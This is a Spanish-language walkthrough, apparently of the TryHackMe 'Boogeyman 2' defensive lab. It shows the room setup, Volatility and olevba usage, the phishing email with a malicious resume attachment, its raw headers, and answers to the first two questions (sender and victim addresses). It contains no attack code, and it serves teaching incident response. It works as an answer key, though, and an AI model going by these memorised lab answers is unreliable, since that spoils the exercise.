

# Boogeyman 2

El Coco ha vuelto. ¿Aún le tienes miedo?

Andres Valdivieso P

## Introducción

Tras sufrir un severo ataque del Coco, Quick Logistics LLC mejoró sus defensas de seguridad. Sin embargo, el Coco regresa con tácticas, técnicas y procedimientos nuevos y mejorados.

En esta sala, tendrás la tarea de analizar las nuevas tácticas, técnicas y procedimientos (TTP) del grupo de amenazas llamado Boogeyman.

\*\*Prerrequisitos

Esta sala puede requerir la combinación de conocimientos adquiridos en la [Ruta SOC L1](#). Recomendamos completar las siguientes salas antes de intentar este desafío.

- [Fundamentos del análisis de phishing](#)
- [Herramientas de análisis de phishing](#)
- [El hombre del saco 1](#)
- [Volatilidad](#)

\*\*Plataforma de investigación

Antes de continuar, implemente la máquina conectada haciendo clic en el botón "Iniciar máquina" en la esquina superior derecha de la tarea. La inicialización de los servicios puede tardar entre 3 y 5 minutos.

La máquina se iniciará en pantalla dividida. Si la máquina virtual no está visible, utilice el botón azul "[Mostrar vista dividida](#)" en la esquina superior derecha de la página.

\*\*Artefactos

Para la investigación, se le proporcionarán los siguientes artefactos:

- Copia del correo electrónico de phishing .
- Volcado de memoria de la estación de trabajo de la víctima.

Puede encontrar estos archivos en el directorio `/home/ubuntu/Desktop/Artefacts` .

\*\*Herramientas

La VM proporcionada contiene las siguientes herramientas a su disposición:

- Volatility: un [marco de código abierto](#) para extraer artefactos digitales de muestras de memoria volátil ( RAM ).

```
ubuntu@tryhackme$ # Volatility usage:  
ubuntu@tryhackme$ vol -f memorydump.raw <plugin>  
  
# To list all available plugins  
ubuntu@tryhackme$ vol -f memorydump.raw -h
```

**Nota: Volatility puede tardar unos minutos en analizar el volcado de memoria y ejecutar el complemento. Para obtener información sobre el complemento, consulte la documentación de Volatility 3 .**

- [Olevba](#): herramienta para analizar y extraer macros de VBA de documentos de Microsoft Office. Esta herramienta también forma parte del [paquete Oletools](#) .

```
ubuntu@tryhackme$ # Olevba usage:  
ubuntu@tryhackme$ olevba document.doc
```

## Spear Phishing Recursos Humanos

¡El hombre del saco ha vuelto! Maxine, especialista en Recursos Humanos de Quick Logistics LLC, recibió una solicitud para una de las vacantes de la empresa. Sin saberlo, el currículum adjunto era malicioso y comprometió su puesto de trabajo.

W  
Resume - Application for Junior IT Analyst Role

63 KB

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.


Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,  
Wesley Taylor

El equipo de seguridad detectó algunos comandos sospechosos ejecutados en la estación de trabajo de Maxine, lo que dio inicio a la investigación. Por ello, se le ha encomendado analizar y evaluar el impacto de la vulneración.

### Responda las preguntas a continuación

Ya que tenemos el segundo intento podemos repetir la secuencia que se vio en el Boogeyman 1, con lo cual podemos resolver ciertas de las preguntas por consola de forma rápida o en las GUI de las diferentes Tools que tenemos a disposición en las maquinas, estos son los artefactos con los que contamos:



¿Qué correo electrónico se utilizó para enviar el correo electrónico de phishing?

Dos formas claras abrir el cuerpo del correo en el visualizador de correos

The screenshot shows the "Import Data - Berkeley Mailbox (mbox)" window. On the left, there's a sidebar with "Import Location" and "Import Data" buttons. A red arrow points to the "Import Location" button. The main area displays an email message with the following details:

**From:** westaylor23@outlook.com <westaylor23@outlook.com>  
**To:** maxine.beck@quicklogisticsorg.onmicrosoft.com <maxine.beck@quicklogisticsorg.onmicrosoft.com>  
**Subject:** Resume - Application for Junior IT Analyst Role  
**Date:** Sun, 20 Aug 2023 18:19:20 +0000

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,  
Wesley Taylor

Microsoft Word Document attachment (Resume\_WesleyTaylor.doc)

```
less Resume\ -\ Application\ for\ Junior\ IT\ Analyst\ Role.eml
```

```

Applications Places System 🍀 Mon Sep 1, 13:56
ubuntu@tryhackme: ~/Desktop/Artefacts

File Edit View Search Terminal Help
Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6699.20; Sun, 20 Aug
2023 18:19:21 +0000
Received: from JH0PR03MB7854.apcprd03.prod.outlook.com
([fe80::76b9:bc05:e5af:5229]) by JH0PR03MB7854.apcprd03.prod.outlook.com
([fe80::76b9:bc05:e5af:5229%7]) with mapi id 15.20.6699.020; Sun, 20 Aug 2023
18:19:21 +0000
From: "westaylor23@outlook.com" <westaylor23@outlook.com>
To: "maxine.beck@quicklogisticsorg.onmicrosoft.com"
<maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Thread-Topic: Resume - Application for Junior IT Analyst Role
Thread-Index: AQHZ05LLJjei808kHk2FEsVKgQH8LA==
Date: Sun, 20 Aug 2023 18:19:20 +0000
Message-ID:
<JH0PR03MB78541136716E68374440129EA119A@JH0PR03MB7854.apcprd03.prod.outlook.com>
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
msip_labels:
x-tmnn: [iBB2FGQcpoA3XhKBj6NL6FtU+rVgYWN5]
x-ms-traffictypediagnostic:
JH0PR03MB7854:EE_|KL1PR0302MB5457:EE_|MW2NAM10FT010:EE_|BL1PR12MB5301:EE_|SJ1PR12MB6098:EE_
X-MS-Office365-Filtering-Correlation-Id: 478f3a30-7dad-42ae-a40e-08dba1a9fbcc
X-Microsoft-Antispam-Untrusted: BCL:0;
X-Microsoft-Antispam-Message-Info-Original:
2JTa/6rjxJfJ80mb3G6fqYs1/0bJTHJp68JYBLNjLg8g8ef5EIxdIfaMjXP5RBEVjLEFovEevuFhiauhD2jKWGVQItDMBFdwrdRkqE03jjCj7a/vvsuaugKo7zo1qjTzIi2wUj4bh
mDjdWQ01ESuKf2DcmiyRT+lnP63LBdsiWBA25+EODV1Kk4wn/xM6Ia918wrkL05B0eiPYuMHPQHCUIFp0NVPT2eZ09jdE4q1vo5klk9pQLS7BKMoMyhdXMFzAjdQ69OnedeBWa75JMg
iGwLMTmAe8tnBduzklL084aDjgkmBP1hAl+kTy0dyC8GM6Zyzuq0tTEp4RydWLi1DwcNpK4x7JkjrULK9+j9HlVLkqKsJ4qNBJCxLdlummXPLll27xax+tUDMpSe4dJbEY+k007zcWI
WnQdM6z0g2QYkksznktJv8shLKtKyPgH3B1YI7iGWPab5Le0c1vbJPGZfgDxqHajDVtdVWXoqM4UBWh5aWe1iL+Yp5c
X-MS-Exchange-AntiSpam-MessageData-Original-ChunkCount: 1
X-MS-Exchange-AntiSpam-MessageData-Original-0:
=?iso-8859-1?Q?xwIxhxIO4mL8Si7TUf+d2UxP9qzAj8gBNRm48bR84K13pGA+hAmlex6Q+S?=
=?iso-8859-1?Q?/7Cfq80dKd4++lg7ZrHfwfn+ZT9e18u0JPsma9XQRVEPa2HkgVxGNeryGq?=
=?iso-8859-1?Q?At/MpK3+9hcomnzHsuvzANjyliid2bMnDdAdm4sTmT2p2C8cEKoM3vZ+xR1?=
=?iso-8859-1?Q?v6bNnvLI+Ir7azX56M2Z724sPjjAZULvbB0gKmHJwAexpf5AnAuL6UK5fH?=
=?iso-8859-1?Q?WfVJANA050MbFWqwLaclsBdnZ3cqCknk2se6GpehcSeP30lTGvqJCswYE?=
=?iso-8859-1?Q?2NiKsjwqdtfcAI0Ur6zmZzJ0ShfAo/8eG0vfHAVUFAQ724FE89s5xQvPJ?=
=?iso-8859-1?Q?fpfp2xn4Qw90vxDmpnfKFVg5wuG0d2fFLz0HcNTQvvWhlPwWxoQjbRNpc?=
=?iso-8859-1?Q?44aS2u6l2oVVfZeqD3Pyz41xcnxgIxUcD02kjsELFuaonxjLn5NdPG35+U?=
=?iso-8859-1?Q?QY8as/R7MJBrLev9ADJBwwL7Av6AsDA0qGwnkdfmxZBXlyud+TA9z2s0Gq?=
=?iso-8859-1?Q?wLnQvuraxZcQYgeYSiPTSj6rXicGc8o80oHK/x8yLrkba/UG5xLi+NyCiT?=
=?iso-8859-1?Q?QTzTZ9qh7q8W0anJvtV4Tr177aHZzyk6J/h351x8rRMxzPSlmWVFHOcXkS?=
:
```

¿Cuál es el correo electrónico del empleado víctima?

De la misma manera encontramos esta información

Import Data - Berkeley Mailbox (mbox)

**Import Data - Berkeley Mailbox (mbox)**

Import Location

Import Data

From: westaylor23@outlook.com <westaylor23@outlook.com>

To: maxine.beck@quicklogisticsorg.onmicrosoft.com <maxine.beck@quicklogisticsorg.onmicrosoft.com>

Subject: Resume - Application for Junior IT Analyst Role

Date: Sun, 20 Aug 2023 18:19:20 +0000

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science, I am excited to apply the skills and knowledge I have gained to a professional setting.

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also completed courses in computer networking and database management, which have given me a solid foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various projects and internships. I am confident that these skills, along with my passion for technology, make me a strong candidate for this position.

I have attached my resume to this email for your review.

Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,  
Wesley Taylor

Microsoft Word Document attachment (Resume\_WesleyTaylor.doc)


```
less Resume\ -\ Application\ for\ Junior\ IT\ Analyst\ Role.eml
```


